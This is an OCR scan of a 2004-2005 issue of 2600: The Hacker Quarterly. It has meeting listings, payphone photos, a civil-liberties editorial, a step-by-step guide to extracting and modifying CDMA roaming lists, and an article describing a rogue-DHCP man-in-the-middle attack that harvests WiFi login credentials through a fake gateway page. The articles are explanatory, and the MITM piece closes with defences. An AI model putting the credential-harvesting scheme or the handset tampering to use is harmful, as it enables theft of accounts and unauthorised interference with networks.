Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From Everywhere

Hong Kong. Yes, this phone appears to be on its side but we're told that kind of thing is normal over there.

Photo by Robert Vargason

St. Lucia. Looks like a British Telecom phone. Cable & Wireless is the local monopoly.

Photo by StuntPope

Hungary. Found in Budapest. This is the kind of phone you should really spend some time with since it seems to be bursting with exuberance.


Photo by Dieter K

Japan. A close up of a payphone found at Narita Airport which apparently had enough of a problem with its buttons that a little sign had to be installed above them

Photo by Alex


Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

More Chinese Payphones



A nice mix of colors on this GTCCL phone found a few blocks west of Tiananmen Square.

Found in Shanghai, this brilliantly colored phone with its sharp edges looks like a piece of modern art. Just don't try to give it coins.



This Alcatel phone in Shanghai is run by China Telecom and also only accepts cards.

Here we finally see a more friendly phone (also in Shanghai) that accepts both cards and coins.


Photos by Tim Fraser

Look on the other side of this page for even more photos!

Volume Twenty-One, Number Four
Winter 2004-2005, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 44

SSSS

IF YOU SEE SOMETHING, SAY SOMETHING.

"We cannot simply suspend or restrict civil liberties until the War of Terror is over, because the War on Terror is unlikely ever to be truly over." - Judge Gerald Tjoflat of the 11th U.S. Circuit Court of Appeals, October 15, 2004.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, Pete, Brilldon, boink**

IRC Admins: **Shardy, r0d3nt, carton**

Inspirational Music: **Hurricane Smith, Billie Holiday, Howe Gelb, Red Red Meat, George Winston**

Shout Outs: **NLG, CCC, Steve Rambam, Ken Copel, Mojo, Redbird, Lurid, Yes Men**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Filling

Stick Around

There's been a lot of gloomy talk in the air lately. It certainly isn't hard to figure out why. We live in very troubled times and recently it seems like almost all of the news has been bad, especially for people like us. Freedom seems to be vanishing, privacy is a thing of the past, and there's no end of predictions on how technology will be used against us in the near and distant future. And even though it seems like the opposite is true, this is the time when positive change is most likely. We just have to be around to see that it happens.

The world has been changed by some very powerful people. Of that there can be no doubt. And there is great danger in allowing their changes to stand for the simple reason that people will become accustomed to them - either through apathy or from not knowing of another way. Changes in culture and society solidify into the norm faster than you can imagine. Before any of us know what has happened warrantless searches, state sanctioned torture, imprisonment without charge, and technology used to monitor our every move and categorize us will become the status quo. It will then be so much harder to move things back to the way they were since we won't have the weapon of fear at our disposal as those changing the world today do in such great abundance.

Some of the changes occurring today are necessary and even good. Few would argue that decent security on airplanes is a bad idea, provided that it's implemented in an even-handed and sane fashion. But so far it hasn't even come close. Never mind the fact that there are gaping security holes you can drive a truck through. What's more insidious is that people who dress in a certain manner, buy tickets with cash, or get one way instead of round trip tickets are defined as suspects. This is supposed to somehow be comforting to the masses. These traits are then widely publicized which makes it rather simple for any questionable people to avoid being defined as such. And as if that wasn't enough, suspicious people get to know in advance that they've been defined as suspicious thanks to the presence of four large S's on their boarding passes! This seems less a means of finding such individuals and more a method of getting people to conform to a particular behavior pattern. Either that or it's just a really dumb implementation of security. Whichever is true, it isn't making anyone any safer.

Demands for picture identification on airplanes may also seem like a good idea at first. What better way to identify dangerous people before they cause problems? Except that it's really quite trivial for someone to bypass this requirement with a fake ID, as many have already done. It's such a glaring hole that one has to wonder if we're all being set up for the "necessity" of having a national ID card that's standardized throughout the nation and mandatory to carry. As of the beginning of the year, such a card is now required for all adults in the Netherlands. The government of the United Kingdom is pushing for a similar card. Germany has had one for years. It's not inconceivable that something like this could be a reality in the United States in the very near future, especially when it's made clear to us how "ineffective" the current system really is. And public opinion is slowly being turned in favor of such a system due to the "risks" of not having one.

Then there's the Internet which is increasingly seen as a tool for terrorists. On more than a few recent occasions, we've seen the activity of hackers compared to that of terrorists. Any rational person can quickly conclude that no action of any hacker in recorded history has ever held a candle to what terrorists do. Why make such an incredibly distorted claim in the first place? It's not very

hard to figure out the rationale. As long as the connection can somehow be made, it will remain in the minds of the public the next time amazon.com is unreachable or spam clogs their inbox. It won't matter that hackers aren't in any way responsible, nor will it matter that these inconveniences are trivial in the bigger scheme of things. As long as the fear somehow manifests itself - and in most cases it will simply be fear of a "what if" scenario - an Internet disruption will be as serious an issue as a bombing. And the culprits will be equally nebulous in each case. In addition to the demonization of hackers and their sympathizers, the net itself will come under increasing scrutiny and control.

Whenever changes of this magnitude have been made in the past, we could always count on the checks and balances of our system of government to ensure that it was all being done fairly and that nobody's rights were violated - at least in theory. The real danger today is that even this safeguard is being targeted as a threat of sorts. The Patriot Act makes it possible to completely bypass the Constitution when it's deemed necessary by various law enforcement and governmental agencies. Warrantless searches, monitoring of library users who read certain books or publications, infiltration of organizations that simply criticize the government, the ability to hold people (including U.S. citizens) indefinitely without charges if they're labeled (without explanation) as a "terrorist" or "enemy combatant" - two terms with increasingly vague meanings.... The list goes on and on. And while sections of the Patriot Act are set to expire at the end of this year, there are forces at work to make it even stronger and more permanent.

It's truly amazing what fear can accomplish.

With all of these developments, it's little wonder so many people are seriously considering leaving the country and starting fresh someplace else. And with the new US VISIT program that actually requires foreign visitors to be fingerprinted upon entry to the country, we're not surprised so many people are crossing the United States off their list of places to visit.

But if people give up, the battle may truly be lost. And a war analogy is perhaps what is in order here. What would happen if one side in a war simply walked away? Obviously, the other side would dominate and do as it pleased. It would be absurd to think that life would miraculously be restored to the way it was before the battle began. In a war that one believes in, fighting in whatever ways one can is the only acceptable course of action.

Bleak as it may seem, the changes that have been taking place *can* be influenced by our voices and our actions. Total Information Awareness, Patriot Act II, and elements of the Children's Internet Protection Act have all been dealt severe setbacks due to public opposition and legal challenges. Had these objections not been made, we would be living under far more restrictive rules that would have made our worries of today seem trivial. Let's not fool ourselves - all of these draconian regulations will be back under different names and under new circumstances. Those who want these kinds of changes in our lives are quite relentless. That's why it's so important that we not let our guard down, ever.

It's easy to give up and go to what may seem like a more pleasant environment. But looks can be deceiving. Anything that's a threat here will eventually (if not already) be a threat anywhere else in the world. And abandoning the fight only helps to ensure the outcome. You're *supposed* to feel helpless, like you can't possibly make anything change. But if you look back at history, you'll see that all of the shifts in direction - good and bad - were initially begun by a relatively small and insignificant number of individuals.

It may seem hopeless. It may appear as if we're merely witnessing a long series of negative steps that will eventually crush freedom and outlaw opposition. But it doesn't have to be this way. We can unite and seek out more people who see the threat in these trends. They do exist and they are everywhere, even within the government itself. What better way to prove that you believe in free speech, free association, the Constitution, civil rights, etc. than to stand up and fight for them when they become endangered?

We look forward to the battles ahead.

HACKING CDMA PRLs

by The Prophet

In North America, CDMA is the most popular digital technology used in wireless telecommunications. Verizon, Alltel, US Cellular, Sprint PCS, Telus, Bell Mobility, Iusacell, and numerous other carriers throughout the continent operate service on CDMA networks. CDMA offers the most comprehensive coverage of any digital technology on our continent. CDMA is also gaining popularity in Asia and some parts of Europe outside the European Union.

In the United States, every carrier sells "nationwide" service in one form or another. They would all like you to believe that they operate service in every corner of the continent, and publish maps boasting seamless, wall-to-wall, nationwide coverage. Marketing, sadly, must always converge with reality, and this is where roaming comes into play. Carriers negotiate roaming agreements to provide coverage to their subscribers where they do not have coverage of their own. And in more places than not, your carrier probably doesn't operate their own network.

Hooking you up with the right network, however, can be a fairly complex technical problem. I'll elaborate. My CDMA handset has CDMA (PCS) and AMPS (cellular) capability, and is compatible with the networks of four different carriers here in the Seattle area (Verizon, Sprint, Qwest, and AT&T Wireless). Obviously I prefer digital roaming but my carrier (a nationwide PCS carrier) doesn't have a roaming agreement with Qwest, so this won't work (for what it's worth, my carrier has service everywhere Qwest does and then some, so it wouldn't benefit me much). They do have both digital and analog roaming agreements with Verizon (although my handset only works with analog roaming on the frequency Verizon uses in this area), and they have an analog roaming agreement with AT&T Wireless. If I leave my home network, it is preferable to my carrier that I roam on the Verizon network because the wholesale airtime is less costly to them than from AT&T Wireless. It's preferable to me, too; Caller ID and voicemail notification don't work when I am roaming on AT&T Wireless.

Fortunately for you and your wireless carrier, you don't have to make conscious decisions about which carrier on which to roam. Your handset uses a file called the Preferred Roaming List (PRL) to do it for you. This file contains a listing of the frequencies and system IDs it is authorized to use. It is stored in binary format and is often updated by the carrier over the air when you call customer service. Unfortunately for you, this means that your carrier can make changes to your roaming coverage without you knowing. And even more unfortunately, they may not be good changes from your perspective.

Parts of a PRL

PRLs are fairly standardized, although there are some subtle differences between carriers (such as whether an enhanced roaming indicator is used). The file consists of an acquisition table and a system table. What follows is how a major nationwide PCS carrier structures its PRLs.

Acquisition Table

The acquisition table indicates which frequencies and technologies are used when searching for a wireless signal. These are used to help your handset quickly locate a signal. Acquisition tables can also be used to restrict your handset to a particular type of service (such as analog), even when another type of service (such as digital) may be available. This is unfortunately common; analog wholesale airtime is generally less expensive than digital, so your home carrier may prefer to stick you with crackly, battery-draining analog service when you leave their service area.

The acquisition table is broken into the following categories:

Index: This is a numerical identifier for each entry in the acquisition table.

ACQ Type: This is a numerical identifier for the technology that is used:

1 - AMPS/Cellular frequencies
4 - CDMA/Cellular frequencies
5 - CDMA/PCS Frequencies (scan entire block)
6 - CDMA/PCS Frequencies (scan partial block)

CH1: Indicates the first channel to be scanned, or one of the following special characters:
A - Scan cellular or PCS "A" block (the handset decides which depending on the acquisition type)
B - Scan cellular or PCS "B" block (the handset decides which depending on the acquisition type)
C - Scan PCS "C" block
D - Scan PCS "D" block
E - Scan PCS "E" block
F - Scan PCS "F" block
Both - Scan cellular A and B blocks

CH2-CH37: Each of these can be used to scan additional, specifically identified, PCS frequency range

Figure 1: Example Acquisition Table

INDEX	ACQ TYPE	CH1	CH2	CH3	CH4	CH5	CH6	CH7 - - - - CH31
0	6	500	425	825	575	850	325	625 200
1	6	575	625	500	425			
2	6	50	100	75	475	825	850	175 250
3	6	25	200	350	375	725	50	475 175 250
4	1	Both						
5	1	A						
6	1	B						
7	5	A						
8	5	B						
9	5	C						
10	5	D						
11	5	E						
12	5	F						
13	4	A						
14	4	B						
-								
37	4	Both						

Note: This has been truncated to conserve space. Most acquisition tables are much more complex and contain over 40 entries. I have retained #37 in the index because it is referenced in the figures below.

System Table

The system table is the meat of the PRL. It lists System IDs that your phone is authorized to use, the acquisition type used with each, and their priority. It's important to realize that this isn't a comprehensive listing of all the carriers with whom your wireless carrier has a roaming agreement. For example, my handset will always default to the analog cellular "A" block carrier if no other signal is available. This is just fine in Valdez, Alaska. While their System ID is not included in the current PRL on my handset, Dobson Cellular has a roaming agreement with my home carrier and operates analog service on the cellular "A" block, so I had no trouble roaming there.

The system table is broken into the following categories:
Index: This is a numerical identifier for each entry in the system table.
SID: The System ID of the carrier being scanned. For example, 0006 is the System ID for the Verizon Seattle market.
NID: The Network ID. This is nearly always set to 65535.
NEG/PREF: Determines whether the entry represents a preferred or negative System ID. If this is set to NEG, only emergency calls are allowed on this System ID.
GEO: If set to NEW, this represents a new geographical area in the PRL.
PRI: If set to SAME, the next entry has the same priority as the current entry. If set to MORE, the next entry will have a lower priority than the current entry.
ACQ Index: Cross-references an index entry in the acquisition table. The System ID will be scanned using the frequencies represented in this entry. For example, an acquisition index of 4 means that the handset will scan the cellular A and B blocks for an AMPS (analog) signal.
ROAM IND: Determines whether the roaming indicator is displayed. This is somewhat counterintuitive; a roaming indicator of 1 means that no roaming indicator will be displayed, while a roaming indicator of 0 means that one will be displayed.

Figure 2: Example System Table

```
1        4174     65535    Pref              NEW      SAME     12       1
2        4180     65535    Pref              SAME     SAME     6        1
3        4186     65535    Pref              SAME     SAME     12       1
4        4188     65535    Pref              SAME     MORE     12       1
5        1165     65535    Pref              SAME     SAME     4        0
6        1441     65535    Pref              SAME     MORE     37       0
7        1739     65535    Pref              SAME     MORE     37       0
8        436      65535    Pref              SAME     MORE     37       0
9        580      65535    Pref              SAME     MORE     37       0
10       1173     65535    Pref              SAME     SAME     4        0
11       1607     65535    Pref              SAME     MORE     37       0
12       1610     65535    Pref              SAME     MORE     37       0
13       1779     65535    Pref              SAME     MORE     37       0
14       1784     65535    Pref              SAME     MORE     37       0
15       1858     65535    Pref              SAME     MORE     3        0
16       1858     65535    Pref              SAME     MORE     4        0
17       6        65535    Pref              SAME     MORE     37       0
```

Note: This has been truncated to conserve space. Most acquisition tables are much more complex and contain hundreds of entries.

Interpreting PRLs

Obviously, raw PRLs aren't very human-readable. Some CDMA hackers like to take PRLs apart after they are released and match up the information in them with FCC databases and other sources. This can provide some insight into new coverage and changes to existing coverage.

To interpret a PRL, you need to download the binary version to your handset using a data cable. You can do this using the file system browser in the free BitPim tool (to download the tool, search the Web for BitPim). Depending on your carrier, this file may be located in an obvious place, or may not be. On many handsets the file is located in the /nvm/PRL directory. On my handset, the prl_0000 and prl_0001 files you'd expect in that location are there. However, they're effectively blank- 4,306 bytes of NULL characters.

On my handset (and many Sanyo handsets), you need to keep digging. Go to the /nvm/nvm directory. The nvm_0019 or nvm_0024 file is your target. Save both out to your hard disk.

You're not ready to hack on it yet (you didn't think it'd be that easy, did you?). You'll need to massage it in a hex editor first. I like XVI32, which you can find by searching the web; it's freeware and works well.

Open the file in your hex editor and search for the 0F (hexadecimal) offset. Truncate all the characters ahead of it, then scroll to the bottom of the file and find where all of the null characters (00 hexadecimal) begin. Truncate them all.

Now save your changes and open the file in your favorite PRL editor (you can find one easily by searching the web). If you've done everything correctly, you will be able to open the PRL for viewing.

Figure 3: Example PRL Interpretation, Based on Figure 2 System Table

```
Priority 1
   04174  PCS  --  SprintPCS - Portland OR
             SCAN   500B  575B  475B
   04180  PCS  --  SprintPCS - Salt Lake City UT
             SCAN   675B  500B  600B
   04186  PCS  --  SprintPCS - Seattle WA
             SCAN   500B  575B  475B
   04188  PCS  --  SprintPCS - Spokane WA/Billings MT
             SCAN   500B  575B  475B
Priority 2
   01165  (A)  RM  Western Wireless Corporation
             389A  Idaho 2 - Idaho
             390A  Idaho 3 - Lemhi
   01441  D/A  RM  Western Wireless Corporation
             268A  Billings MT
             297A  Great Falls, MT
             523A  Montana 1 - Lincoln
             524A  Montana 2 - Toole
             525A  Montana 3 - Phillips
             526A  Montana 4 - Daniels
             527A  Montana 5 - Mineral
```

```
            528A  Montana 6 - Deer Lodge
            529A  Montana 7 - Fergus
            530A  Montana 8 - Beaverhead
            531A  Montana 9 - Carbon
            532A  Montana 10 - Prairie
   01739  D/A  RM  Western Wireless Corporation
            675A  Utah 3 - Juab
            676A  Utah 4 - Beaver
            677A  Utah 5 - Daggett
            678A  Utah 6 - Piute
Priority 3
   00436  D/A  RM  United States Cellular Corporation
            229B  Medford OR
   00580  D/A  RM  United States Cellular Corporation
            191B  Yakima WA
            214B  Richland-Kennewick-Pasco WA
            607B  Oregon 2 - Hood River
            608B  Oregon 3 - Umatilla
            697B  Washington 5 - Kittitas
            699B  Washington 7 - Skamania
   01173   (A)  RM  United States Cellular Corporation
            390A  Idaho 3 - Lemhi
            392A  Idaho 5 - Butte
            393A  Idaho 6 - Clark
   01607  D/A  RM  United States Cellular Corporation
            610A  Oregon 5 - Coos
   01610  D/A  RM  United States Cellular Corporation
            611B  Oregon 6 - Crook
   01779  D/A  RM  United States Cellular Corporation
            696A  Washington 4 - Grays Harbor
   01784  D/A  RM  United States Cellular Corporation
            698B  Washington 6 - Pacific
Priority 4
   01858  PCS  RM  UBET Wireless
            SCAN  25 200 350 375 725 50 475 175 250
Priority 5
   01858   (A)  RM  UBET Wireless
            677B  Utah 5 - Daggett
Priority 6
   00006  D/A  RM  Verizon Wireless
            020B  Seattle-Everett WA
            082B  Tacoma WA
            212B  Bremerton WA
            242B  Olympia WA
            270B  Bellingham WA
            693B  Washington 1 - Clallam
            696B  Washington 4 - Grays Harbor
```

Hacking PRLs

Here's where things might get more interesting. Suppose that in the example above, you knew that Western Wireless operates CDMA service on the SID 1165 "A" cellular block. Unfortunately, your carrier, through the PRL, has restricted you to crackly, battery-draining, scratchy analog service when you travel in this area. Let's also assume for the sake of argument that the cellular "B" carrier in the area has better service, but isn't in the PRL even though you know your carrier has a roaming agreement with them.

If the acquisition index were to change to 37 from 4 on this entry, you'd suddenly have digital service in this area. Or what about bypassing Western Wireless entirely? Add the carrier you prefer into the PRL and elevate their priority above Western Wireless, and you'd use them instead. Here's how to do it:

Obtain a copy of the Phone Service Tool (PST) for your handset. It helps to have a friend who works for your wireless carrier, because PSTs generally aren't available to consumers.

Using your PRL editor, make the changes and save them out to a new binary file.

Using the PST, upload the new PRL to your handset. Be careful never to upload an empty PRL!

If this sounds daunting, it's because it is. I always encourage people to experiment with technology, but this is something I don't encourage most *2600* readers to try. You won't break your phone by reading the interesting things in the file system of your handset, and it's definitely safe to read your PRL. However, bad things can happen if you make changes, so be forewarned:

You *will* void the warranty on your handset. Don't expect any sympathy from your carrier, and they *will* know how you broke your phone (especially after this article appears in *2600)!*

You will almost certainly violate the terms of your carrier's service agreement. This means that your carrier can cancel your service and still charge you the early termination fee (yes, even though *they* canceled *you).*

If you upload a blank PRL, your handset may be irreparably damaged (yes, really, this has happened).

PRLs are complex and it's easy to mess them up, so you might have weird problems with your service if you make changes. If you have problems, just revert back to the original PRL and they should go away.

In some areas, creating or using a hacked PRL may even be a crime! Take this warning seriously. Penalties for technology crimes are beyond all bounds of reason.

You now have the power. Use it for good, not for evil!

An Old Trick for a New Dog - WiFi AND MITM

by uberpenguin
uberpenguin@hotpop.com

If you are reading this magazine, it is probably safe to assume you are familiar with the concept of a man-in-the-middle attack (which from here will be referred to as MITM for brevity) as it pertains to networking resources. In this article I hope to point out how this old and well known concept can be applied to an 802.11 WiFi network. I will use a case study of a fairly large wireless network I have access to in order to illustrate a possible scenario of a WiFi MITM attack.

The Network

First, let's establish that gaining access to the network is not going to be discussed here. In my case study I already had legitimate access to the network and formulated my scenario from the point of view of one of the numerous persons who also have access to this wireless network. I will not talk about the mundane technical details of the software setup; that is out of the scope and interest of this article. A general description of the wireless network setup follows:

The network in question consists of numerous access points placed throughout a large area that includes both indoor and outdoor coverage. Each access point is "dumb," that is, it simply acts as a bridge between a wired and wireless network and nothing else. The wireless APs are set up with all the reasonable precautions: ESSID broadcasting turned off and WEP. The wired network that all the APs connect to is separate from the rest of the facility's networks. A single gateway is the bridge between the wireless system (including the wired network of all the APs as well as the wireless clients that connect to them) and the rest of the network resources. This gateway also acts as the DHCP server for all the wireless clients. The gateway uses a common MAC-based authentication method that requires you to log in using your user ID and password before it will allow access to the rest of the network. This login form is secured using 256-bit AES encryption that is signed by a large CA (as we shall see later, this proves to be the most foolproof part of the system). As you can see, the network is setup with every sensible measure that can be implemented with a non-homogeneous network (hardware, OS, or otherwise). However there are still problems.

The Scenario

The basic concept that this scenario considers is that of DHCP operation. For those of you not familiar; a DHCP client sends a broadcast packet to the network requesting DHCP service. It will then wait for the first DHCP server that responds to the request with configuration information; re-sending the DHCP broadcast if necessary. Here is where we zero in on the key phrase "first DHCP server." The DHCP client will use whatever information it first receives and ignore all subsequent DHCP responses. Thus we have the basis for our scenario. In our hypothetical setup, we have four important components: a firewall that can perform routing functions, a DNS server, a DHCP server, and an HTTP server (and a WiFi card that works with whatever 802.11 standard is being used obviously). All of these components are readily available for most Free *nix systems.

The idea is to set up a clone of the "real" gateway that bridges the wireless system to everything else. Depending on where a person is physically located in relation to clients, the clone DHCP server may be able to send a response to a given DHCP request more quickly than the real gateway. To affect a larger number of wireless users, one would merely need to

change their physical location. After a client has received the alternate DHCP information and attempts to access a network resource (in this case, an HTTP resource), the normal behavior of the real gateway is mimicked. Specifically, this entails redirecting the user to a secure login page hosted on the gateway. Herein is the largest flaw in this attack, one whose effects will be discussed shortly. There is no good way to forge a secure certificate. We can replicate the normal behavior of the real gateway in every way, down to its domain name thanks to our DNS server. But the false login page will have to be insecure, unlike the real one. Here we must have faith in the ignorance of Joe WiFi User. Even a security-conscious person such as myself can neglect checking the authenticity of a host that is supposed to be secure. In a rush to do other things, one can just quickly login to the gateway not giving a moment's thought to the security risk they just took. That fact is what makes all of this possible; otherwise the secure login would be a show-stopper.

By now I am sure the reader has ascertained where this scenario is headed. Presented with a familiar login form, Joe WiFi User enters his userID and password and presses Submit. Of course our faux gateway will log him into the real gateway, passing along the values to the real HTTP server for processing and observing the result. However, upon recognizing a successful authentication routine, the script will log this userID and password combo. MITM attack successful.

The Conclusion of the Matter

Let's briefly consider the "flaws" in this scenario. Obviously this setup will not go undetected for long. Upon realizing that the login page being presented is insecure, any savvy user will immediately realize something is wrong and (hopefully) report it to whomever is responsible for maintaining the wireless system. The administrators will quickly be able to spot an unauthorized DHCP server and the traffic it generates. Most cards allow overriding of their built-in MAC address, so tracking the offender may not be easy. However the network admins will at least be able to figure out general physical location of the fake gateway by determining which access point it is using for its own network connectivity. By changing location and hardware addresses, however, one could likely keep up this routine for a while without being caught.

As was mentioned in the network description, the wireless APs in my case study do not perform any network functions other than bridging the wired and the wireless. If these APs were given some packet forwarding and firewall functionality, they would be able to enforce rules on allowable DHCP packets and possibly eliminate the MITM problem described in this article. Another possibility for eliminating this sort of vulnerability is a bit of password trickery using RSA's SecurID system. Obviously this requires a fair monetary investment, but it is a valuable one for any large-scale wireless network. Yet another suggestion I have heard is using Windows' Active Directory policies to disallow DHCP configuration from any hosts that are not specified in a trusted list. Of course, this is only an option in a homogeneous (Microsoft) OS environment where the desktop software can be somewhat controlled. This is not the case in the network I have been describing, but it could be in other cases. Perhaps the best tradeoff that can be used to minimize the vulnerability is enforcing a strict password policy for the gateway. In my case study network setup, the userID and password used to authenticate with the gateway is the same one that is used for most other computing services. This account is meant to protect quite a bit of sensitive data, including and not limited to financial and administration information.

The conclusion we are forced to make, therefore, is that our wireless network is to be treated as wholly insecure. The case study does take that stance for the most part, but a crucial detail was overlooked when important user accounts were allowed to be used for WiFi authentication. Ideally users would use a totally different userID and password to log into the gateway, or at least a different password. Doubtlessly, the users would be unhappy, but that is a small price to pay for the added security. These accounts would no longer be so useful that someone might want go through all the trouble of collecting them. All they do is give you access to the network itself rather than all the resources on the network.

Above all else, I believe this article demonstrates the extreme necessity of emphasizing to end users the importance of verifying that they are connected securely to the gateway before attempting to log in. Remember that this entire scenario relies on most users not realizing what is happening. While it cannot be reasonably expected for every WiFi user to become network competent; a little bit of knowledge can go a long way in improving your wireless security.

Many thanks go to aydiosmio and openfly for their help in exploring the possibilities of this idea.

Vulnerabilities in Subscription Wireless

by wishbone

